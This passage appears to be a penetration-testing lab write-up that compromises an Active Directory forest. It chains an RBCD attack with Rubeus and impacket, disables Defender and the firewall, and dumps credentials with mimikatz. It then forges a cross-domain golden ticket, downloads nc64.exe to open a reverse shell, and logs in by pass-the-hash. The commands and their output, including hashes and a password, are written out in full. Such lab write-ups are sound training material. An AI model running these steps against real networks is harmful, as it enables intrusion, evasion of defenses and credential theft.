
Gives that we can impersonate Administrator and Pete

So let’s configure RBCD attack:

```
New-MachineAccount -MachineAccount rulon -Password $(ConvertTo-SecureString 'Password123!' -AsPlainText -Force) -Verbose
VERBOSE: [+] Domain Controller = cdc07.ops.comply.com
VERBOSE: [+] Domain = ops.comply.com
VERBOSE: [+] SAMAccountName = rulon$
VERBOSE: [+] Distinguished Name = CN=rulon,CN=Computers,DC=ops,DC=comply,DC=com
[+] Machine account rulon added
```

```
Set-ADComputer jump09 -PrincipalsAllowedToDelegateToAccount rulon$ -Server 172.16.X.165 -Verbose
VERBOSE: Performing the operation "Set" on target "CN=JUMP09,OU=OpsServers,OU=OpsComputers,DC=ops,DC=comply,DC=com".
```

Then we can confirm jump09 has msDS-AllowedToActOnBehalfOfOtherIdentity:



```
PS C:\users> Get-DomainComputer jump09
et-DomainComputer jump09


pwdlastset                               : 2/15/2021 9:17:02 AM
logoncount                               : 71
badpasswordtime                          : 12/31/1600 4:00:00 PM
distinguishedname                        : CN=JUMP09,OU=OpsServers,OU=OpsComputers,DC=ops,DC=comply,DC=com
objectclass                              : {top, person, organizationalPerson, user ... }
lastlogontimestamp                       : 2/15/2021 9:03:14 AM
name                                     : JUMP09
objectsid                                : S-1-5-21-2032401531-514583578-4118054891-1106
samaccountname                           : JUMP09$
localpolicyflags                         : 0
codepage                                 : 0
samaccounttype                           : MACHINE_ACCOUNT
accountexpires                           : NEVER
cn                                       : JUMP09
whenchanged                              : 2/15/2021 8:04:09 PM
instancetype                             : 4
usncreated                               : 13129
objectguid                               : 09e4b024-6ae9-4e2e-9326-85acd9d7a298
operatingsystem                          : Windows Server 2019 Standard
operatingsystemversion                   : 10.0 (17763)
lastlogoff                               : 12/31/1600 4:00:00 PM
msds-allowedtoactonbehalfofotheridentity : {1, 0, 4, 128 ... }
objectcategory                           : CN=Computer,CN=Schema,CN=Configuration,DC=comply,DC=com
dscorepropagationdata                    : {7/16/2020 6:43:32 AM, 7/15/2020 9:50:12 PM, 7/15/2020 9:41:16 PM, 1/1/1601
                                           12:00:00 AM}
serviceprincipalname                     : {WSMAN/jump09, WSMAN/jump09.ops.comply.com, TERMSRV/JUMP09,
                                           TERMSRV/jump09.ops.comply.com ... }
lastlogon                                : 2/15/2021 12:03:16 PM
badpwdcount                              : 0
useraccountcontrol                       : WORKSTATION_TRUST_ACCOUNT
whencreated                              : 7/15/2020 9:29:45 PM
countrycode                              : 0
primarygroupid                           : 515
iscriticalsystemobject                   : False
msds-supportedencryptiontypes            : 28
usnchanged                               : 70026
dnshostname                              : jump09.ops.comply.com
```

```
.\Rubeus.exe s4u /user:rulon$ /rc4:2B576ACBE6BCFDA7294D6BD18041B8FE
/impersonateuser:administrator /msdsspn:cifs/jump09.ops.comply.com /ptt
/domain:ops.comply.com /dc:172.16.X.165
```

```
dir \\jump09.ops.comply.com\C$


    Directory: \\jump09.ops.comply.com\C$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/15/2020  12:48 PM                PerfLogs
d-r---        7/15/2020   5:39 PM                Program Files
d-----        7/15/2020   5:29 PM                Program Files (x86)
d-r---        7/16/2020   6:50 AM                Users
d-----        7/15/2020   2:30 PM                Windows
```

```
more \\jump09.ops.comply.com\C$\Users\Administrator\Desktop\proof.txt
e4c0df2f40567c401754f890cc6bae50
```

Then it’s time to get a shell.

```
.\Rubeus.exe s4u /user:rulon$ /rc4:2B576ACBE6BCFDA7294D6BD18041B8FE
/impersonateuser:administrator /msdsspn:cifs/jump09.ops.comply.com
/altservice:host,wsman,rpcss /ptt /domain:ops.comply.com /dc:172.16.X.165
```

But nothing works from windows shell

So instead, let’s try to use s4u attack using getST.py from impacket:

```
python3 /opt/Windows/Impacket/examples/getST.py -spn CIFS/jump09.ops.comply.com -
impersonate 'administrator' -ts ops.comply.com/rulon\$:'Password123!' -dc-ip 172.16.X.165
[2021-02-16 13:14:27] [*] Getting TGT for user
[2021-02-16 13:14:27] [*] Impersonating administrator
[2021-02-16 13:14:27] [*]       Requesting S4U2self
[2021-02-16 13:14:27] [*]       Requesting S4U2Proxy
[2021-02-16 13:14:27] [*] Saving ticket in administrator.ccache
```

```
export KRB5CCNAME=/root/Ogimmeshellec/Lab/administrator.ccache
python3 /opt/Windows/Impacket/examples/psexec.py -k -no-pass
administrator@jump09.ops.comply.com
```

So here I use the machine account rulon I created, since this one is allowed to delegate to jump09.

```
 Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -
DisableRealtimeMonitoring $true
```

```
NetSh Advfirewall set allprofiles state off
```

Let’s dump mimikatz creds since I saw from bloodhound earlier that pete user in ops.comply.com domain had a session on this jump09 machine.

```
 * Username : pete
        * Domain   : OPS.COMPLY.COM
        * Password : 0998ASDaas2

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 1e4dbd55348c6fd346b92b2f825b3f1e

Secret  : $MACHINE.ACC
 NTLM:0989fbbecafeafbcf0aa84df2208793e

RID  : 000001f4 (500)
```

```
User : Administrator
LM   :
NTLM : 818eb2fc9965b91a34a454059403f24d

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 7c7865e6e30e54e8845aad091b0ff447

RID  : 00000450 (1104)
User : pete
LM   :
NTLM : 6db6cfdf45964a02a80e85a7ab9f4314

RID  : 00000455 (1109)
User : nina
LM   :
NTLM : 64530ccaed7b42c8bd85d133872a2ae5

RID  : 000003e8 (1000)
User : CDC07$
LM   :
NTLM : fcb2426e36d3c2efc2cf373392d8fe3f

RID  : 00000451 (1105)
User : PROXY01$
LM   :
NTLM : 7014b337fab062bae905440e95461182

RID  : 00000452 (1106)
User : JUMP09$
LM   :
NTLM : ca76faf46d750fe1ace68d4602c7620f

RID  : 00000453 (1107)
User : FILE06$
LM   :
NTLM : 80558760e197dcc9b52dafac1dd11374
```

```
RID  : 0000044f (1103)
User : COMPLY$
LM   :
NTLM : 377eccc12e99c21fe2ece32fd160a2f3
```

Then pete is domain admins in the ops.comply.com domain so we can do:

```
evil-winrm -u ops.comply.com\\pete -p '0998ASDaas2' -i 172.16.X.165
```

```
Evil-WinRM* PS C:\Users\administrator\desktop> more proof.txt
68032d41ce0f31dd5a2b96031dad9936
```

To run SharpHound from this cdc07.ops.comply.com, we login with psexec so we are in domain context:

```
python3 /opt/Windows/Impacket/examples/psexec.py
ops.comply.com/pete@cdc07.ops.comply.com
```

Then let’s check what kind of trust it is between ops.comply.com and comply.com:

```
Get-DomainTrust
```

```
SourceName      : ops.comply.com
TargetName      : comply.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 7/15/2020 8:42:49 PM
WhenChanged     : 2/16/2021 11:40:37 AM
```

SID for enterprise admins in comply.com domain is: S-1-5-21-1135011135-3178090508-3151492220-519

Then we need to get the ntlm hash of krbtgt user in ops.comply.com domain so we do:

```
.\mimikatz.exe "lsadump::lsa /inject /name:krbtgt" "exit"
```

```
RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 7c7865e6e30e54e8845aad091b0ff447
```

So to jump between these two domains, we do:

```
.\mimikatz.exe "kerberos::golden /user:Administrator /domain:ops.comply.com /sid:S-1-5-21-
2032401531-514583578-4118054891 /krbtgt:7c7865e6e30e54e8845aad091b0ff447 /sids:S-1-
5-21-1135011135-3178090508-3151492220-519 /ptt" "exit"
User      : Administrator
Domain    : ops.comply.com (OPS)
SID       : S-1-5-21-2032401531-514583578-4118054891
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1135011135-3178090508-3151492220-519 ;
ServiceKey: 7c7865e6e30e54e8845aad091b0ff447 - rc4_hmac_nt
Lifetime  : 2/16/2021 5:08:28 AM ; 2/14/2031 5:08:28 AM ; 2/14/2031 5:08:28 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ ops.comply.com' successfully submitted for current session
```

Then to confirm it worked, we can do:

```
PS C:\Users> dir \\rdc02.comply.com\c$

    Directory: \\rdc02.comply.com\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/15/2020  12:48 PM                PerfLogs
d-r---        7/15/2020   5:44 PM                Program Files
d-----        7/15/2020   5:30 PM                Program Files (x86)
d-r---        7/15/2020   5:30 PM                Users
d-----        9/21/2020   5:47 AM                Windows
```

```
SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 17763
RegisteredUser  : Windows User
SerialNumber    : 00429-70000-00000-AA601
Version         : 10.0.17763
```

```
invoke-command -computername rdc02.comply.com -scriptblock {iwr -uri
http://192.168.X.Y/nc64.exe -o c:\windows\tasks\nc64.exe; c:\windows\tasks\nc64.exe
192.168.X.Y 443 -e cmd.exe}

whoami
ops\administrator

hostname
hostname
rdc02



more proof.txt
b03dc83d19a4535dd27dec84910d8b3f
```

Challenge 5 done!

```
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e2b475c11da2a0748290d87aa966c327

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 069c3e9d2a2945f9f8c89457e395a949

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : b03491290492036a4ce26d9221d8978b
```

Then the flag I have left is 172.16.X.254 proxy01.ops.complyedge.com which is 192.168.X.169
So if we portscan it, we get:

```
Nmap scan report for 172.16.X.254
Host is up (0.00066s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  ssl/http       Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3128/tcp  open  ssl/http-proxy Squid http proxy 3.5.28
|_http-server-header: squid/3.5.28
|_http-title: ERROR: The requested URL could not be retrieved
5985/tcp  open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49670/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:50:56:86:5C:57 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

So let’s connect to it with WinRM using pete’s creds:

```
evil-winrm -u ops.comply.com\\pete -H 6db6cfdf45964a02a80e85a7ab9f4314 -i 172.16.X.254
```

```
*Evil-WinRM* PS C:\Users\administrator\desktop> more proof.txt
5d725dccc25c82f36f0d9428096c5b6e
```